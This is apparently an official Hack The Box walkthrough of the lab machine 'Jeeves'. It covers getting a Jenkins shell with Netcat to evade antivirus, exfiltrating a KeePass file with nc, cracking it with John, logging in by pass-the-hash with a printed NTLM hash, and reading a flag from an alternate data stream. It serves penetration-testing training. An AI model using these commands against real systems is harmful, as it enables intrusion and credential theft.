Hack The Box
PEN-TESTING LABS

Jeeves

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Difficulty: Medium
Classification: Official

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SYNOPSIS

Jeeves is not overly complicated, however it focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common, some users may have a hard time locating the correct escalation path.

Skills Required

- Intermediate knowledge of Windows
- Knowledge of basic web fuzzing techniques

Skills Learned

- Obtaining shell through Jenkins
- Techniques for bypassing Windows Defender
- Pass-the-hash attacks
- Enumerating alternate data streams

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

Enumeration

Nmap



Nmap reveals an IIS server, RPC, Microsoft-ds and a Jetty server.

Dirbuster



Fuzzing the Jetty server reveals an **askjeeves** directory which contains a Jenkins server.

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Exploitation

Jenkins

Netcat for Windows: https://eternallybored.org/misc/netcat/

Using Jenkins to acquire a shell is fairly straightforward, however there is an antivirus running on the target which prevents most Metasploit-based payloads from running. An easy workaround for this is to upload a copy of Netcat for Windows and use it to connect back.

Code execution is trivial with Jenkins. Simply creating a new item and adding a build step (Execute Windows batch command) is all that is required. Jenkins will execute each line in order when the project is built.

Receiving the connection with **nc -nvlp 1234** grants access as the **kohsuke** user.

```
C:\Users\kohsuke\Documents>whoami
whoami
jeeves\kohsuke

C:\Users\kohsuke\Documents>
```

A bit of browsing quickly reveals a **CEH.kdbx** file in the **Documents** directory.

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Privilege Escalation

KeePass Database


Cracking the KeePass database password is fairly simple. The **kdbx** file can be transferred to the attacking machine using Netcat. The command **nc -lp 1235 > jeeves.kdbx** will listen for data on the attacking machine and pipe it to a file. Running the command **nc.exe -w 3 <LAB IP> 1235 < CEH.kdbx** on the target will complete the transfer.

With the database at hand, cracking is as easy as extracting the hash with **keepass2john jeeves.kdbx > jeeves.hash** and running John with **john jeeves.hash**

```
root@kali:~/Desktop/notes/jeeves# john jeeves.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
No password hashes left to crack (see FAQ)
root@kali:~/Desktop/notes/jeeves# john jeeves.hash --show
jeeves:moonshine1

1 password hash cracked, 0 left
root@kali:~/Desktop/notes/jeeves#
```

Once the database is open, several passwords are accessible, however only the **Backup stuff** entry is important.



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Pass the Hash

The **Backup stuff** entry in the KeePass file is an NTLM hash for the Administrator user. Using the pass-the-hash technique allows for fairly simple spawning of a session. The command **pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd** will immediately grant a shell as the administrator.

```
root@kali:~# pth-winexe -U jeeves/Administrator%aad3b435b51404eeaab3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
jeeves\administrator

C:\Windows\system32>
```

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Alternate Data Stream

There is an alternate data stream for the **hm.txt** file, which can be discovered with the command **dir /R**

```
C:\Users\Administrator\Desktop>more hm.txt
more hm.txt

C:\Users\Administrator\Desktop>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9

 Directory of C:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
11/03/2017  09:58 PM                 0 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  09:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            797 bytes
               2 Dir(s)   7,244,922,880 bytes free

C:\Users\Administrator\Desktop>
```

Reading the stream can be done with the command **powershell Get-Content -Path "hm.txt" -Stream "root.txt"**

```
C:\Users\Administrator\Desktop>powershell Get-Content -Path "hm.txt" -Stream "ro
ot.txt"
powershell Get-Content -Path "hm.txt" -Stream "root.txt"
afbc5bd4b615a60648cec41c6ac92530

C:\Users\Administrator\Desktop>
```